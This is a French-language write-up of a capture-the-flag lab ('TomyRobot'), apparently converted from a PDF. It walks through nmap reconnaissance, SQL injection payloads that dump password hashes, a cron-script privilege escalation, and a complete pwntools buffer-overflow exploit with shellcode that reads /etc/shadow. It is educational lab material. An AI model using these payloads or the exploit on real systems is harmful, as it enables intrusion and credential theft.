


Solution challenge 2 : TomyRobot

1. Le premier flag :

Reconnaissance avec Gobuster afin de trouver flag1.txt et small-word-list.txt suivis par une énumération de word-list pour accéder au site Wordpress.

Vous pouvez remarquer qu'il a le port 8000 ouvert pour le site web http.




```
Terminal
user2@test2: ~/SQL-Vulnerable
Terminal

[meta9@parrot]~/Desktop/buffer
$ nmap -sV -vv 172.30.150.38
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-01 17:07 CET
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 17:07
Scanning 172.30.150.38 [2 ports]
Completed Ping Scan at 17:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:07
Completed Parallel DNS resolution of 1 host. at 17:07, 0.05s elapsed
Initiating Connect Scan at 17:07
Scanning 172.30.150.38 [1000 ports]
Discovered open port 22/tcp on 172.30.150.38
Discovered open port 8000/tcp on 172.30.150.38
Completed Connect Scan at 17:07, 8.23s elapsed (1000 total ports)
Initiating Service scan at 17:07
Scanning 2 services on 172.30.150.38
Completed Service scan at 17:07, 6.82s elapsed (2 services on 1 host)
NSE: Script scanning 172.30.150.38.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 17:07
Completed NSE at 17:07, 1.94s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:07
Completed NSE at 17:07, 0.97s elapsed
Nmap scan report for 172.30.150.38
Host is up, received conn-refused (0.084s latency).
Scanned at 2022-12-01 17:07:04 CET for 18s
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    closed http   conn-refused
8000/tcp  open  http    syn-ack  Werkzeug httpd 1.0.1 (Python 3.7.3)
8080/tcp  closed http-proxy conn-refused
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
[meta9@parrot]~/Desktop/buffer
$
```


Après avoir accéder au site web vous aurez




2. Le deuxième flag :

Après avoir accéder au site Wordpress effectuez une injection SQL pour trouver le login et mot de passe qui seront utilisé pour accéder à la deuxième machine (flag 2 utilisé comme un login et Flag comme un mot de passe).

Vérifier que le site vulnérable avec SQL injection



Alors essaye un payload '**OR 1=1**' - - pour afficher tous le contenu du tableau



Après avoir vérifier SQL injection, vous pouvez attaquer les tableaux utilisateurs avec un autre payload **'UNION SELECT username, id, password FROM user—**

HOME RECIPES CHEFS SHOP

Result:

A Webapp for Security Project

Title	ID Author	Description
admin	Author 1	\$2b\$12\$ssCRvKaivji9HoBce/Zb.5HkW694pJmq0gJh1GU7gT.2EuPG7a.S
b1d2914c	Author 5	\$2b\$12\$3EUYs70CJiC8MdlwZbo6WuKbHpomNYn.io4oJA6Pa73us7mVaaSxu
b1d2914c19a30b9afb2c71c27a4e274f	Author 4	\$2b\$12\$Xn95UUYAUam9Zjalb.Pa/O89QgSu5zAs3kjswHcpdNn2xvCGbPmq
test	Author 2	\$2b\$12\$42gN4SxW1FHO2m.m0oMEVuPiDwcVh/HcVUDimWLXYp0QOOfd8wD1C
test2	Author 3	\$2b\$12\$EhXmrVs5aVyXZ/CMxLiUluWjP/ZRe1VB1E//9VrcfrvMzEX.SXYy

(Pour le troisième et quatrième flag nous sommes toujours entrain de développer le site pour un reverse Shell)

3. Le troisième flag :

Trouver flag 3 dans la page admin du site Wordpress.

4. Le quatrième flag :

Modifier le thème de la page 404.php pour lancer un reverse shell et accéder à la première machine pour récupérer le flag 4.

Vous êtes toujours sur la première machine. Trouver un fichier user1file.txt qui n'est accessible que par user1 et qui contient flag 4 et le mot de passe de la deuxième machine(user1).

(Hint : le mot de passe est haché)

Ensuite, cherchez un autre fichier qui s'appelle backup-mdp.txt qui contient le mot de passe de user1


Haché en md5

(Hint : Chercher dans known_hosts pour passer à la deuxième machine via SSH)

5. Le cinquième flag :


Après avoir toutes les informations nécessaires pour se connecter à la deuxième machine. Lire le contenu de crontab, un cron qui fait une sauvegarde de /home/user2/data (qui contient flag5.txt) vers un autre fichier avec la commande « cp ».

Pour user2 on trouve un fichier flag5.txt dans /data mais user2 n'a pas le droit de le lire ;



```
File Edit View Search Terminal Tabs Help
Terminal
debian@test2:/home$ ls
debian user2
debian@test2:/home$ cd user2/
debian@test2:/home/user2$ ls
backup backup.sh data
debian@test2:/home/user2$ cd data/
debian@test2:/home/user2/data$ ls -lh
total 4,0K
-rwx----- 1 user2 user2 39 déc. 1 15:31 flag5.txt
debian@test2:/home/user2/data$
```

Autant que user2 n'as le droit que pour modifier le fichier backup.sh et non pas de l'exécuté



```
File Edit View Search Terminal Tabs Help
Terminal
debian@test2:/home/user2$ cat /home/user2/backup.sh
#!/bin/bash
cp -r /home/user2/data /home/user2/backup
debian@test2:/home/user2$ ls -lh /home/user2/backup.sh
-rwxrwx-rw- 1 user2 user2 54 déc. 1 15:37 /home/user2/backup.sh
debian@test2:/home/user2$
```

Dans le crontab on a un cronjob fait chaque 5min alors on va l'exploiter pour lire le fichier flag5.txt ;

```

Terminal
x debian@test2: /home/user2
debian@test2:/home/user2$ ls -lh
total 12K
drwxr-xr-x 3 user2 user2 4,0K nov. 27 17:35 backup
-rwxr-xr-x 1 user2 user2 112 déc. 1 15:26 backup.sh
drwxr-xr-x 2 user2 user2 4,0K déc. 1 15:31 data
debian@test2:/home/user2$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 * * * * user2 /home/user2/backup.sh
debian@test2:/home/user2$

```

Après 5min on aura le contenu du flag5.txt ;

```

File Edit View Search Terminal Tabs Help
Terminal
x debian@test2: /home/user2
x Ter
debian@test2:/home/user2$ touch /home/debian/flag5.txt
debian@test2:/home/user2$ chmod +777 /home/debian/flag5.txt
debian@test2:/home/user2$ cat /home/debian/flag5.txt
tomy{08a5c806df767c60c7c42caf0e8f7ab8}
debian@test2:/home/user2$

```

6. Le sixième flag :

Cette étape sera liée au privilège du Root. Chercher un fichier SUID pour droits d'accès. Exploiter un Buffer overflow afin de gagner l'accès au terminal en tant que root et chercher le dernier flag qui se trouve dans /root/flag6.txt.

Utilisé la commande suivante pour trouver les fichiers avec SUID

Find / -perm -u=s -type f 2>/dev/null

Ici vous avez trouvé un binaire de 32 bits avec nommé "mount" mais il n'est accessible en lecture. Alors essayé le payload de plusieurs 'A' afin d'avoir une segmentation fault.

```

(meta9@parrot)-[~/Desktop/buffer]
$ file mount
mount: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=a6c0960811d2693da9b953037b48a531ad9fa5b0, for GNU/Linux 3.2.0, not stripped
(meta9@parrot)-[~/Desktop/buffer]
$ ./mount
Mounting...TEST MODE: 0xffffd180
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[*]-(meta9@parrot)-[~/Desktop/buffer]
$

```

Le code assembleur

```

Applications Places System
File Edit View Search Terminal Tabs Help
openvpn: microcloud.openvpn - Parrot Terminal
For bug reporting instructions, please see:
~https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
~http://www.gnu.org/software/gdb/documentation/>.

for help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from mount...
(No debugging symbols found in mount)
gdb-peda> disas main
Dump of assembler code for function main:
0x08049177 <+0>: lea ecx,[esp+0x4]
0x08049178 <+4>: and esp,0xfffffff0
0x08049179 <+7>: push DWORD PTR [ecx-0x4]
0x0804917c <+10>: push ebp
0x0804917d <+11>: mov ebp,esp
0x0804917f <+13>: push ebx
0x08049180 <+14>: push ecx
0x08049181 <+15>: sub esp,0x20
0x08049184 <+18>: call 0x08049180 <__x86.get_pc_thunk.bx>
0x08049185 <+23>: add ebx,0x2e77
0x08049187 <+29>: sub esp,0x8
0x08049188 <+32>: lea eax,[ebp-0x28]
0x08049189 <+35>: push eax
0x0804918b <+36>: lea eax,[ebx-0x1ff8]
0x0804918c <+42>: push eax
0x0804918d <+43>: call 0x08049180 <printf@plt>
0x0804918f <+48>: add esp,0x10
0x08049190 <+51>: sub esp,0xc
0x08049191 <+54>: lea eax,[ebp-0x28]
0x08049192 <+57>: push eax
0x08049193 <+58>: call 0x08049180 <gets@plt>
0x08049194 <+63>: add esp,0x10
0x08049195 <+66>: mov eax,0x0
0x08049196 <+71>: lea esp,[ebp-0x8]
0x08049197 <+74>: pop ecx
0x08049198 <+75>: pop ebx
0x08049199 <+76>: pop ebp
0x0804919a <+77>: lea esp,[ecx-0x4]
0x0804919b <+80>: ret
End of assembler dump.
gdb-peda>

```

Vous utilisez le gdb pattern offset pour trouver que la taille de la pile est 32bits. Alors testez avec le payload **32*A + 4*B**

```

[meta9@parrot]~[~/Desktop/buffer]
$python3 -c 'print("A"*32 + "B"*4)'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBB
[meta9@parrot]~[~/Desktop/buffer]
$

```

```

0x080491b1 <+63>: add esp,0x10
0x080491b4 <+66>: mov eax,0x0
0x080491b9 <+71>: lea esp,[ebp-0x8]
0x080491bc <+74>: pop ecx
0x080491bd <+75>: pop ebx
0x080491be <+76>: pop ebp
0x080491bf <+77>: lea esp,[ecx-0x4]
0x080491c2 <+80>: ret
End of assembler dump.
gdb-peda$ b*main+80
Breakpoint 1 at 0x080491c2
gdb-peda$ r
Starting program: /home/meta9/Desktop/buffer/mount
Mounting...TEST MODE: 0xffffd120
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBB
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0x42424242 ('BBBB')
EDX: 0xfbad2288
ESI: 0xf7fa8000 --> 0x1e4d6c
EDI: 0xf7fa8000 --> 0x1e4d6c
EBP: 0x0
ESP: 0x4242423e ('>BBBB')
EIP: 0x080491c2 (<main+80>: ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
=> 0x080491bd <main+75>: pop ebx
0x080491be <main+76>: pop ebp
0x080491bf <main+77>: lea esp,[ecx-0x4]
0x080491c2 <main+80>: ret
0x080491c3: xchg ax,ax
0x080491c5: xchg ax,ax
0x080491c7: xchg ax,ax
0x080491c9: xchg ax,ax
[-----stack-----]
Invalid $SP address: 0x4242423e
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x080491c2 in main ()
gdb-peda$

```

La valeur de ESP est **>BBB** cela veut dire que les valeurs sont overflowed.

Tu peux exploiter à la main avec gdb ou bien développer un exploit comme celui-ci.

Cet exploit peut injecter les ShellCode qui peut lire le contenu d'un fichier avec la permission de root.

```
GNU nano 5.4
#!/usr/bin/env python2

from pwn import *
p = process("/home/meta9/Desktop/buffer/mount")
offset = 32
0
# File-reader shellcode (Linux - x86)
# from: http://shell-storm.org/shellcode/files/shellcode-73.php
shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2"
shellcode += "\xeb\x32\x5b\xb0\x05\x31\xc9\xcd"
shellcode += "\x80\x89\xc6\xeb\x06\xb0\x01\x31"
shellcode += "\xdb\xcd\x80\x89\xf3\xb0\x03\x83"
shellcode += "\xec\x01\x8d\x0c\x24\xb2\x01\xcd"
shellcode += "\x80\x31\xdb\x39\xc3\x74\xe6\xb0"
shellcode += "\x04\xb3\x01\xb2\x01\xcd\x80\x83"
shellcode += "\xc4\x01\xeb\xdf\xe8\xc9\xff\xff"
shellcode += "\xff"
#shellcode += "/home/root/flag.txt";
shellcode += "/etc/shadow";
# exploit code
p.recvuntil("Mounting...TEST MODE: ")
stack_addr = int(p.recv(10), 16) + 36

info("Stack address: {0}".format(hex(stack_addr)))
payload = "A" * offset + p32(stack_addr) + shellcode

print hexdump(payload)
info("Sending {0} bytes as payload ...".format(len(payload)))

p.sendline(payload)
p.interactive()
```

```
openvpn microcloud.ovpn - Parrot Terminal x exit - Parrot Terminal
[meta9@parrot]-[~/Desktop/buffer]
$ ./exploit
[+] Starting local process '/home/meta9/Desktop/buffer/mount': pid 4220
